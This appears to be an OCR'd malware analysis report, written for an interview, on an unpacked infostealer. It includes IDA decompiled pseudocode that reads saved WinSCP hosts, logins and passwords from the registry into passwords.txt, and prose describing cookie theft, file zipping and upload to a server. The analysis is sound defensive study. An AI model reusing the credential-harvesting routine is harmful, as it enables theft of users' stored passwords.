5:09 AM
10/24/2021


IDA - 111_unpacked.exe.idb (111_unpacked.exe) C:\Users\IEUser\Desktop\ZscalerInterview\111_unpacked.exe.idb
File Edit Jump Search View Debugger Lumina Options Windows Help
No debugger
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions window
Function name
__wcsdup
_wcschr
_strdup
__crtCompareStringW
_strrchr
sub_46C3DD
sub_46C485
_fptostr
__dtold
_ftlout2
_aullshr
_fptrap
__controlfp_s
__crtGetLocaleInfoA_stat(localeinfo_struct *,ulong,ulong,char *,i
__crtGetLocaleInfoA
__strnicmp_l
__strnicmp
_iswctype
__chsize_nolock
__setmode_nolock
sub_46CCC6
__towlower_l
__initconout
sub_46CDC9
sub_46D31A
__strgtold12_l
_$I10_OUTPUT
_hw_cw
__hw_cw_sse2
__control87
__ascii_strnicmp
__crtLCMapStringW
__mtold12
__set_fpsr_sse2
RtlUnwind
__strrev
sub_471948
Line 2075 of 2075
IDA View-A Pseudocode-O Pseudocode-C Pseudocode-B Pseudocode-A Hex View-1 Structures Enums Imports Exports
LOBYTE(v133) = 13;
if (!v8)
v22 = *(_DWORD *)v22;
sub_4094B3((LPCSTR)v22);
LOBYTE(v133) = 5;
sub_4013B4(&lpPathName, 1, 0);
}
sub_409377(v120);
v23 = sub_4050F8((int)&lpPathName, (int)&dword_486078, "/softokn3.dll");
v8 = *(_DWORD *)(v23 + 20) < 0x10u;
LOBYTE(v133) = 14;
if (!v8)
v23 = *(_DWORD *)v23;
v24 = sub_409B5D(v120, (unsigned __int8 *)v23);
LOBYTE(v133) = 5;
sub_4013B4(&lpPathName, 1, 0);
if (v24)
{
v25 = sub_4050F8((int)&lpPathName, (int)v126, "\\softokn3.dll");
v8 = *(_DWORD *)(v25 + 20) < 0x10u;
LOBYTE(v133) = 15;
if (!v8)
v25 = *(_DWORD *)v25;
sub_4094B3((LPCSTR)v25);
LOBYTE(v133) = 5;
sub_4013B4(&lpPathName, 1, 0);
}
sub_409377(v120);
v26 = sub_4050F8((int)&lpPathName, (int)&dword_486078, "/vcruntime140.dll");
v8 = *(_DWORD *)(v26 + 20) < 0x10u;
LOBYTE(v133) = 16;
if (!v8)
v26 = *(_DWORD *)v26;
v27 = sub_409B5D(v120, (unsigned __int8 *)v26);
LOBYTE(v133) = 5;
sub_4013B4(&lpPathName, 1, 0);
if (v27)
{
v28 = sub_4050F8((int)&lpPathName, (int)v126, "\\vcruntime140.dll");
v8 = *(_DWORD *)(v28 + 20) < 0x10u;
LOBYTE(v133) = 17;
if (!v8)
v28 = *(_DWORD *)v28;
sub_4094B3((LPCSTR)v28);
LOBYTE(v133) = 5;
sub_4013B4(&lpPathName, 1, 0);
}
sub_409377(v120);
if (byte_4889B4)
00006033 sub_406C33:278 (406C33)
Output window
4889B9: using guessed type char byte_4889B9;
4889BA: using guessed type char byte_4889BA;
4889BB: using guessed type char byte_4889BB;
4889BC: using guessed type int dword_4889BC;
Python
AU: idle Down Disk: 30GB
5:09 AM
10/24/2021


IDA - 111_unpacked.exe.idb (111_unpacked.exe) C:\Users\IEUser\Desktop\ZscalerInterview\111_unpacked.exe.idb
File Edit Jump Search View Debugger Lumina Options Windows Help
No debugger
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions window
Function name
_wcsdup
_wcschr
_strdup
__crtCompareStringW
_strrchr
sub_46C3DD
sub_46C485
_fptostr
__dtold
_ftout2
_aullshr
_fptrap
__controlfp_s
__crtGetLocaleInfoA_stat(localeinfo_struct *,ulong,ulong,char *,i
__crtGetLocaleInfoA
__strnicmp_l
__strnicmp
_iswctype
__chsize_nolock
__setmode_nolock
sub_46CCC6
__towlower_l
__initconout
sub_46CDC9
sub_46D31A
__strgtold12_l
_$I10_OUTPUT
_hw_cw
__hw_cw_sse2
__control87
__ascii_strnicmp
__crtLCMapStringW
__mtold12
__set_fpsr_sse2
RtlUnwind
__strrev
sub_471948
Line 2075 of 2075
IDA View-A
Pseudocode-D
Pseudocode-C
Pseudocode-B
Pseudocode-A
Hex View-1
Structures
Enums
Imports
Exports
struct_this lpPathName; // [esp+374h] [ebp-4Ch] BYREF
char Buffer[44]; // [esp+390h] [ebp-30h] BYREF
int v133; // [esp+3BCh] [ebp-4h]
v123 = 15;
v122 = 0;
v121 = 0;
v133 = 0;
sub_4019E7(&v112);
sub_45249C();
sub_406AB5(v112, v107);
v2 = (void *)sub_451D58(&lpPathName, 25);
LOBYTE(v133) = 1;
sub_401704(&dword_4860CC, v2);
LOBYTE(v133) = 0;
sub_4013B4(&lpPathName, 1, 0);
v3 = (void *)sub_4051CB((int)&lpPathName, (void *)lpString2, (int)&dword_4860CC);
LOBYTE(v133) = 2;
sub_401704(::lpPathName, v3);
LOBYTE(v133) = 0;
sub_4013B4(&lpPathName, 1, 0);
v4 = ::lpPathName[0];
if ((unsigned int)dword_4860FC < 0x10)
v4 = (const CHAR *)::lpPathName;
CreateDirectoryA(v4, 0);
v5 = ::lpPathName[0];
if ((unsigned int)dword_4860FC < 0x10)
v5 = (const CHAR *)::lpPathName;
SetCurrentDirectoryA(v5);
v6 = sub_4050F8((int)&lpPathName, (int)::lpPathName, "\\files");
if (*(_DWORD *)(v6 + 20) >= 0x10u)
v6 = *(_DWORD *)v6;
CreateDirectoryA((LPCSTR)v6, 0);
sub_4013B4(&lpPathName, 1, 0);
sub_4092ED(v120, (int)Parameters, 65001, 0, 0, 0);
Stream = (FILE *)v106;
LOBYTE(v133) = 3;
sub_404B23(v106);
v7 = (_DWORD *)sub_406BA5(&lpPathName, v106[0]);
v8 = v7[5] < 0x10u;
LOBYTE(v133) = 4;
if (!v8)
v7 = (_DWORD *)*v7;
v9 = sub_409DDA(v7);
LOBYTE(v133) = 3;
sub_4013B4(&lpPathName, 1, 0);
if (v9)
{
v10 = (void *)sub_4094A6(v120);
00006033 sub_406C33:147 (406C33)
Output window
4889B9: using guessed type char byte_4889B9;
4889BA: using guessed type char byte_4889BA;
4889BB: using guessed type char byte_4889BB;
4889BC: using guessed type int dword_4889BC;
Python
AU: idle Down Disk: 30GB


IDA - 111_unpacked.exe.idb (111_unpacked.exe) C:\Users\IEUser\Desktop\ZscalerInterview\111_unpacked.exe.idb
File Edit Jump Search View Debugger Lumina Options Windows Help
No debugger
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions window
Function name
_wcsdup
_wcschr
_strdup
__crtCompareStringW
_strrchr
sub_46C3DD
sub_46C485
_fptostr
__dtold
_ftout2
_aullshr
_fptrap
__controlfp_s
__crtGetLocaleInfoA_stat(localeinfo_struct *,ulong,ulong,char *,i
__crtGetLocaleInfoA
__strnicmp_l
__strnicmp
_iswctype
__chsize_nolock
__setmode_nolock
sub_46CCC6
__towlower_l
__initconout
sub_46CDC9
sub_46D31A
__strgtold12_l
_$I10_OUTPUT
_hw_cw
__hw_cw_sse2
__control87
__ascii_strnicmp
__crtLCMapStringW
__mtold12
__set_fpsr_sse2
RtlUnwind
__strrev
sub_471948
Line 2075 of 2075
IDA View-A
Pseudocode-D
Pseudocode-C
Pseudocode-B
Pseudocode-A
Hex View-1
Structures
Enums
Imports
Exports
struct_this v130; // [esp+358h] [ebp-68h] BYREF
struct_this lpPathName; // [esp+374h] [ebp-4Ch] BYREF
char Buffer[44]; // [esp+390h] [ebp-30h] BYREF
int v133; // [esp+3BCh] [ebp-4h]
v123 = 15;
v122 = 0;
v121 = 0;
v133 = 0;
sub_4019E7(&v112);
sub_45249C();
sub_406AB5(v112, v107);
v2 = (void *)sub_451D58(&lpPathName, 25);
LOBYTE(v133) = 1;
sub_401704(&dword_4860CC, v2);
LOBYTE(v133) = 0;
sub_4013B4(&lpPathName, 1, 0);
v3 = (void *)sub_4051CB((int)&lpPathName, (void *)lpString2, (int)&dword_4860CC);
LOBYTE(v133) = 2;
sub_401704(::lpPathName, v3);
LOBYTE(v133) = 0;
sub_4013B4(&lpPathName, 1, 0);
v4 = ::lpPathName[0];
if ((unsigned int)dword_4860FC < 0x10)
v4 = (const CHAR *)::lpPathName;
CreateDirectoryA(v4, 0);
v5 = ::lpPathName[0];
if ((unsigned int)dword_4860FC < 0x10)
v5 = (const CHAR *)::lpPathName;
SetCurrentDirectoryA(v5);
v6 = sub_4050F8((int)&lpPathName, (int)::lpPathName, "\\files");
if (*(_DWORD *)(v6 + 20) >= 0x10u)
v6 = *(_DWORD *)v6;
CreateDirectoryA((LPCSTR)v6, 0);
sub_4013B4(&lpPathName, 1, 0);
sub_4092ED(v120, (int)Parameters, 65001, 0, 0, 0);
Stream = (FILE *)v106;
LOBYTE(v133) = 3;
sub_404B23(v106);
v7 = (_DWORD *)sub_406BA5(&lpPathName, v106[0]);
v8 = v7[5] < 0x10u;
LOBYTE(v133) = 4;
if (!v8)
v7 = (_DWORD *)*v7;
v9 = sub_409DDA(v7);
LOBYTE(v133) = 3;
sub_4013B4(&lpPathName, 1, 0);
if (v9)
{
00006033 sub_406C33:146 (406C33)
Output window
4889B9: using guessed type char byte_4889B9;
4889BA: using guessed type char byte_4889BA;
4889BB: using guessed type char byte_4889BB;
4889BC: using guessed type int dword_4889BC;
Python
AU: idle Down Disk: 30GB
5:09 AM
10/24/2021

```
memset(&v28[1], 0, 0x3FFu);
v27[0] = 0;
memset(&v27[1], 0, 0x3FFu);
v25 = 0;
memset(v26, 0, sizeof(v26));
v11 = 1024;
v15[0] = 1024;
v14 = 1024;
result = RegOpenKeyExW(HKEY_CURRENT_USER, L"Software\\Martin Prikryl\\WinSCP 2\\Configuration", 0, 1u, &phkResult);
if ( result )
  return result;
if ( RegGetValueW(phkResult, L"Security", L"UseMasterPassword", 0x10u, 0, &pvData, &pcbData) && phkResult )
{
  RegCloseKey(phkResult);
  phkResult = 0;
}
if ( !pvData )
  goto LABEL_8;
if ( phkResult )
{
  RegCloseKey(phkResult);
  phkResult = 0;
LABEL_8:
  if ( phkResult )
  {
    RegCloseKey(phkResult);
    phkResult = 0;
  }
}
result = RegOpenKeyExW(HKEY_CURRENT_USER, L"Software\\Martin Prikryl\\WinSCP 2\\Sessions", 0, 9u, &phkResult);
if ( !result )
{
  result = RegEnumKeyExA(phkResult, 0, &Name, &cchName, 0, 0, 0, 0);
  if ( result )
  {
    if ( phkResult )
      result = RegCloseKey(phkResult);
  }
  else
  {
    v24 = 7;
    FileName[4] = 0;
    LOWORD(FileName[0]) = 0;
    sub_402CB1(L"passwords.txt");
    v2 = FileName[0];
    if ( v24 < 8 )
      v2 = (const wchar_t *)FileName;
    v3 = _wfopen(v2, L"a+");
```

```
  {
    fprintf(v3, "Soft: WinSCP\n");
    fprintf(v3, "Host: ");
    RegGetValueA(phkResult, &Name, "HostName", 2u, 0, v28, &v11);
    fprintf(v3, "%s", v28);
    v13 = 4;
    if ( RegGetValueA(phkResult, &Name, "PortNumber", 0xFFFFu, 0, &v9, &v13) )
    {
      fprintf(v3, ":22");
    }
    else
    {
      v4 = sub_452139(&v20, v9);
      if ( *(_DWORD *)(v4 + 20) >= 0x10u )
        v4 = *(_DWORD *)v4;
      fprintf(v3, ":%s", (const char *)v4);
      sub_4013B4(&v20, 1, 0);
    }
    fprintf(v3, "\nLogin: ");
    RegGetValueA(phkResult, &Name, "UserName", 2u, 0, v27, v15);
    fprintf(v3, "%s", v27);
    v22.max_size = 15;
    v22.size = 0;
    LOBYTE(v22.buffer) = 0;
    v19 = 0;
    RegGetValueA(phkResult, &Name, "Password", 2u, 0, &v25, &v14);
    v5 = (void *)sub_40E6FC((int)&v21, (int)v28, (int)v27, &v25);
    LOBYTE(v19) = 1;
    sub_401704(&v22, v5);
    sub_4013B4(&v21, 1, 0);
    v6 = (const char *)v22.buffer;
    if ( v22.max_size < 0x10u )
      v6 = (const char *)&v22;
    fprintf(v3, "\nPassword: %s\n\n", v6);
    ++dwIndex;
    cchName = 260;
    v7 = RegEnumKeyExA(phkResult, dwIndex, &Name, &cchName, 0, 0, 0, 0);
    v19 = -1;
    v10 = v7;
    sub_4013B4(&v22, 1, 0);
  }
  while ( v10 != 259 );
  if ( phkResult )
  {
    RegCloseKey(phkResult);
    phkResult = 0;
  }
  result = fclose(v3);
}
```

As we can see the static analysis reveals a lot of information regarding file creating, registery querying. There is much more going on with this, but static analysis only reveals the information through strings, lets confirm with dynamic analysis

Advanced Dynamic Analysis of Patched Binary

After bypassing the check with nops, it was doing all kind of activities which was suggested by imports like Creating File, Reading File, Writing File, Internet Activities etc.

During dynamic analysis, I found that the sample tries to capture cookies, stored passwords, system information and stores them to file. This creates folder in C:\\ProgramData\\ with some random name each time. It then creates files in those.

1. information.txt
2. passwords.txt
3. outlook.txt

It then takes all the three files and zips them. Sample does it time to time and then it tries to send this file to some server, which unfortunately in my system, it was not able to make connection.
Cookies saved by sample in Cookies folder

In Brief it does the following file activities:

1. Reads Cookies of Google Chrome
2. Checks supported Language
3. Reads Computer Name
4. Creates File in User Directory
5. Creates Files in Program Directory
6. Reads CPU info
7. Searches For installed software
8. Reads Settings of system certificates
9. Checks windows trust settings


Registry Activities


1. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Content
2. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Cookies
3. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\History
4. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings
5. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections
6. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap
7. HKLM\SOFTWARE\Microsoft\SystemCertificates\Disallowed
8. HKLM\SOFTWARE\Microsoft\EnterpriseCertificates\Disallowed
9. HKCU\Software\Microsoft\SystemCertificates\Root


10. HKLM\SOFTWARE\Microsoft\SystemCertificates\AuthRoot
11. HKLM\SOFTWARE\Microsoft\EnterpriseCertificates\Root
12. HKLM\SOFTWARE\Microsoft\SystemCertificates\SmartCardRoot
13. HKCU\Software\Microsoft\SystemCertificates\TrustedPeople
14. HKCU\Software\Microsoft\SystemCertificates\SmartCardRoot


and many mores


I have attached screenshots for all the dynamic analysis below

